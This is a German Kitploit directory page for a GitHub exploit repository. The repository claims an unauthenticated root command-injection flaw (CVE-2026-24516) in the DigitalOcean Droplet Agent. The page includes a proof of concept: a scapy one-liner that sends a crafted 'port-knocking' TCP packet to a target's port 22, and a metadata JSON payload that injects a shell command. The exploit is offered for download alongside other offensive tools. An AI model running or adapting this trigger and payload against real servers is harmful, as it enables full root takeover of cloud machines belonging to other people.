
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-24516-DigitalOcean-RCE — Kritische Pre-Auth Root-RCE (CVSS 10.0) im DigitalOcean Droplet Agent bis v1.3.2 durch Command Injection. | Kitploit
Tools/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and Control
GitHubpoxsky/cve-2026-24516-digitalocean-rce

CVE-2026-24516-DigitalOcean-RCE

Kritische Pre-Auth Root-RCE (CVSS 10.0) im DigitalOcean Droplet Agent bis v1.3.2 durch Command Injection.

Repository anzeigen
157vor 7 MonatenNoch nicht geprüft
Teilen

CVE-2026-24516-DigitalOcean-RCE

Kritische Pre-Auth Root RCE (CVSS 10.0) im DigitalOcean Droplet Agent bis v1.3.2 durch Command Injection.

CVE-2026-24516: Pre-Auth Root RCE im DigitalOcean Droplet Agent

Übersicht

Eine kritische Command-Injection-Schwachstelle wurde im DigitalOcean Droplet Agent (alle Versionen bis einschließlich 1.3.2) entdeckt. Dieser Fehler ermöglicht es einem Angreifer, Remote Code Execution (RCE) mit Root-Rechten ohne jegliche Authentifizierung zu erreichen.

Entdecker: Anmol Singh Rajput (@pox_sky_01) - Cortex Security Research

Technische Details




Die Schwachstelle existiert in der Troubleshooting-Actioner-Komponente:


  • internal/troubleshooting/actioner/actioner.go

  • internal/troubleshooting/command/exec.go


Der Agent verarbeitet Metadaten vom lokalen Dienst (169.254.169.254) und führt Befehle aus dem TroubleshootingAgent.Requesting-Array ohne ordnungsgemäße Bereinigung aus.

Der Auslöser (Port Knocking)

Der Agent wird durch ein bestimmtes TCP-Paket an Port 22 ausgelöst:

  • SeqNum: 68796879
  • AckNum: 848489

Proof of Concept (PoC)

  1. Den Abruf auslösen: python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"

  2. Bösartige Metadaten-Payload:

    {
      "troubleshooting_agent": {
        "requesting": ["command:id > /tmp/pwned"]
      }
    }
    

Auswirkungen CVSS-Score: 10.0 (Kritisch)

Erforderliche Privilegien: Keine

Ergebnis: Vollständige Systemkompromittierung (Root-Zugriff)

photo_1_2026-03-22_13-46-01 photo_12_2026-03-22_13-46-01 photo_3_2026-03-22_13-46-01 photo_4_2026-03-22_13-46-01 photo_5_2026-03-22_13-46-01 photo_6_2026-03-22_13-46-01

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →